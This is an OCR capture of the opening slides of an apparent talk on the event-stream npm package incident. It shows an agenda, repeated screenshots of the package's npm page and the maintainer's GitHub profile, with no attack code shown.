
We're the reason you log in a lot less and see fewer CAPTCHAs.


Agenda

1. **How it happened**
2. What it did
3. Where it leaves us

It started with a package, `event-stream`



event-stream - npm
https://www.npmjs.com/package/event-stream
Nocturnal Programmer's Machine
npm Enterprise
Products
Solutions
Resources
Docs
Support
npm
Search packages
Search
Join
Log In
Bring the best of OSS JavaScript development to your projects with npm Orgs - private packages & team management tools. Learn more »
event-stream
4.0.1 • Public • Published 8 months ago
Readme
7 Dependencies
1,657 Dependents
84 Versions
EventStream
Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.
Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?
The EventStream functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.
All the event-stream functions return instances of Stream.
install
npm i event-stream
weekly downloads
1,283,043
version
4.0.1
license
MIT
open issues
7
pull requests
0
homepage
repository


event-stream - npm
https://www.npmjs.com/package/event-stream
EventStream
Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.
event-stream
4.0.1 • Public • Published 8 months ago
Readme
7 Dependencies
1,657 Dependents
84 Versions
EventStream
Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.
Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?
The EventStream functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.
All the event-stream functions return instances of Stream.
install
npm i event-stream
weekly downloads
1,283,043
version
4.0.1
license
MIT
open issues
7
pull requests
0
homepage
repository


event-stream - npm
https://www.npmjs.com/package/event-stream
1,657 Dependents
npm Enterprise
Products
Solutions
Resources
Docs
Support
Search
Join
Log In
jects with npm Orgs - private packages & team management
earn more »
event-stream
4.0.1 • Public • Published 8 months ago
Readme
7 Dependencies
1,657 Dependents
84 Versions
EventStream
Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.
Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?
The EventStream functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.
All the event-stream functions return instances of Stream.
install
npm i event-stream
weekly downloads
1,283,043
version
4.0.1
license
MIT
open issues
7
pull requests
0
homepage
repository


event-stream - npm
weekly downloads
1,283,043
Support
Log In
event-stream
4.0.1 • Public • Published 8 months ago
Readme
7 Dependencies
1,657 Dependents
84 Versions
EventStream
Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.
Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?
The EventStream functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.
All the event-stream functions return instances of Stream.
install
npm i event-stream
weekly downloads
1,283,043
version
4.0.1
license
MIT
open issues
7
pull requests
0
homepage
repository

`event-stream` was maintained by prolific developer Dominic Tarr



dominictarr (Dominic Tarr) · Git

GitHub, Inc. [US] | https://github.com/dominictarr

Why GitHub? Enterprise Explore Marketplace Pricing Search / Sign in Sign up

Dominic Tarr

dominictarr

antipodean wandering albatross

Protozoa

New Zealand

http://protozoa.nz

Block or report user

Organizations

Overview Repositories 881 Projects 0 Stars 358 Followers 2.9k Following 28

Pinned

ssbc/ssb-server

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.1k 139

pull-stream/pull-stream

minimal streams

JavaScript ★ 642 58

auditdrivencrypto/secret-handshake

JavaScript ★ 163 23

map-filter-reduce


JavaScript ★ 45 5

ssbc/patchbay

An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork

JavaScript ★ 238 60


4,101 contributions in the last year

